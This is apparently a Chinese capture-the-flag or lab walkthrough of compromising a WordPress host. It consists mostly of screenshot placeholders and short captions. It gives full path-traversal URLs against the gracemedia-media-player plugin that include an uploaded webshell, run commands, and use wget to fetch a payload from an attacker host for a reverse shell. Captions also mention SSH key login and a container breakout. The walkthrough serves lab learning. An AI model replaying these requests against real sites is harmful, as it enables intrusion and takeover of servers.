






一句话木马

[192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../home//jarves/upload/shell.php&cmd=whoami](http://192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../home//jarves/upload/shell.php&cmd=whoami)

反弹shell






[http://192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../home//jarves/upload/shell.php&cmd=wget%20http://192.168.21.131:8000/1.php%20-O%20/tmp/1.php](http://192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../home//jarves/upload/shell.php&cmd=wget%20http://192.168.21.131:8000/1.php%20-O%20/tmp/1.php)


[192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../home//jarves/upload/shell.php&cmd=cat /tmp/1.php](http://192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../home//jarves/upload/shell.php&cmd=cat%20/tmp/1.php)

写入成功





包含shell

[192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax\_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../tmp/1.php](http://192.168.21.145/wp/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../tmp/1.php)




Smb去看一下，一直没用，肯定有用









连




直接ssh密钥生成









远程登入





免密登入成功






啥也没有







构建


新的文件上传就可以








进容器





结束